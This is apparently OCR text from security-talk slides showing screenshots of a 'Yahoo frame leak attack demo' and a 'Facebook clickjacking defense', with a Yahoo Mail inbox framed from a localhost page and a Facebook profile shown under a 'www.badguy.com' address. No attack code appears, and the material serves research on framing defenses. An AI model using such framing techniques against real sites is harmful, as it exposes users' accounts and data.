
□ Baptiste gourdin Fri 3:14 PM
test

< Newer Older >

Actions

Go

Yahoo frame leak attack demo




Mail: Inbox - Mozilla Firefox
http://m.yahoo.com/w/ygo-mail/home.bp?srcp=searchall&.ts=1279329678&.intl=us&.lang=en
Google
http://localhost/...cebook/yahoo.php
Mail: Inbox
MAIL
Inbox
Yahoo!
Messages
Folders
Check

Preview the new Yahoo! Mail

Baptiste gourdin test	3:14 PM

< Newer
Older >
Actions
Go
Please give us your feedback
Done

The Facebook clickjacking defense



www.facebook.com/home.php?#!/bursztein

Elie Bursztein

What's on your mind?

Elie Bursztein http://bit.ly/cziHWZ If you have an iphone / ipad or even a cellphone. You need to watch this video and learn about "conflict minerals"

June 27 at 8:00pm via TweetDeck · Comment · Like

RECENT ACTIVITY

Elie likes Valdemar and 4 other pages.

Elie likes Nightwish and 9 other pages.

Elie added Philosophy and Theology to his interests.

Elie added Hacking and 4 other pages to his activities.

Elie Bursztein wrote a new blog post : "

...

See More

How to display your latest foursquare check-in details on your blog

elie.im

In this post I explain how to use the PHP class foursquare.php I wrote to create a widget for your website that display your latest check-in details along with a map generated via the Google Map API.

June 21 at 12:51pm · Comment · Like · Share

Elie Bursztein http://j.mp/c5elYY Did you know that sentences starting with "So" where invented in the Silicon Valley by engineers ? #facts

June 17 at 4:15pm via yoono · Comment · Like

View Photos of Me (1)

View Videos of Me (1)

Edit My Profile

No, I don't wear a blackhat !

It is not my fault is everything
I touch breaks

Information

Networks:
EPITA Alum
Stanford Alum

Birthday:
June 1


Current City:
Palo Alto, CA

Friends

184 friends See All

www.facebook.com/home.php?#

The Facebook clickjacking defense



www.badguy.com

facebook Search Home Profile Account

Elie Bursztein

Wall Info Photos Boxes +

What's on your mind?

Attach: Share

Options

Elie Bursztein http://bit.ly/cziHWZ If you have an iphone / ipad or even a cellphone. You need to watch this video and learn about "conflict minerals"

June 27 at 8:00pm via TweetDeck · Comment · Like

RECENT ACTIVITY

Elie likes Valdemar and 4 other pages.

Elie likes Nightwish and 9 other pages.

Elie added Philosophy and Theology to his interests.

Elie added Hacking and 4 other pages to his activities.

Elie Bursztein wrote a new blog post : "

...

See More

How to display your latest foursquare check-in details on your blog

elie.im

In this post I explain how to use the PHP class foursquare.php I wrote to create a widget for your website that display your latest check-in details along with a map generated via the Google Map API.

June 21 at 12:51pm · Comment · Like · Share

Elie Bursztein http://j.mp/c5elYY Did you know that sentences starting with "So" where invented in the Silicon Valley by engineers ? #facts

June 17 at 4:15pm via yoono · Comment · Like

View Photos of Me (1)

View Videos of Me (1)

Edit My Profile

No, I don't wear a blackhat !

It is not my fault is everything I touch breaks

Information

Networks:
EPITA Alum
Stanford Alum

Birthday:
June 1

Current City:
Palo Alto, CA

